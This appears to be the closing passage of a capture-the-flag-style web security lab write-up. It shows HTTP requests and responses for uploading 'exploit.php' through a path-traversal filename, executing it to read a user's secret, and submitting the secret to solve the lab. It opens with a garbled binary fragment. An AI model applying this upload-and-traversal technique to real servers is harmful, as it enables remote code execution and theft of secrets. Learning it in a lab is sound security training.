MZ$¸N~J1GÔmÁ¦¦Ò¶åòfe7=Ø¯Ów3?Õ1tÏA
```

```
HTTP/2 200 OK
Date: Mon, 08 Apr 2024 10:42:46 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 135

The file avatars/../exploit.php has been uploaded.<p>
  <a href="/my-account" title="Return to previous page">
    « Back to My Account
  </a>
</p>
```

In the browser, go back to your account page. In Burp's proxy history, find the `GET /files/avatars/%2e%2e%2fexploit.php` request. Observe that Carlos's secret was returned in the response. This indicates that the file was uploaded to a higher directory in the filesystem hierarchy (/files), and subsequently executed by the server.




```
GET /files/avatars/../exploit.php HTTP/2
Host: 0a0400e404ddb2d58113d50500ef0026.web-security-academy.net
Cookie: session=IdMTYZUdWX39GZvOqUUdgIfmoVYmHDFw
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers


```

```
HTTP/2 200 OK
Date: Mon, 08 Apr 2024 11:17:49 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32

HLVVLhPwvgnsAZB7CMdPHPbkJFD9UTR4
```

Secret: HLVVLhPwvgnsAZB7CMdPHPbkJFD9UTR4

Submit the secret to solve the lab.




0400e404ddb2d58113d50500ef0026.web-security-academy.net

Answer:

HLVVLhPwvgnsAZB7CMdPHPbkJFD9UTR4

Cancel OK

Lab Completed Successfully.



Congratulations, you solved the lab!

My Account

Your username is: wiener